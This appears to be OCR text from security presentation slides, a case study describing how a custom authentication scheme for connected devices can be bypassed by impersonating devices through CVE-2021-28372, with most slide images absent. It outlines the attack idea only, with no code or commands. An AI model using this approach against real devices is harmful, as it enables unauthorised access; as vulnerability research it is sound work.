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

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

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



Case Study #2: Custom Authentication



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



Case Study #2: Sounds Secure?

- Custom auth protocol is effective at validating that the Client is a trusted connection…
- However, **it assumes that devices cannot be impersonated**
  - Our friend CVE-2021-28372 strikes again!
- Attack is very similar to general CVE-2021-28372 exploitation with one key difference:
  - Attacker needs to somehow leak the secret from either the Client or Device or demonstrate the ability to decrypt/encrypt a challenge

Case Study #2: Breaking Custom Authentication



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

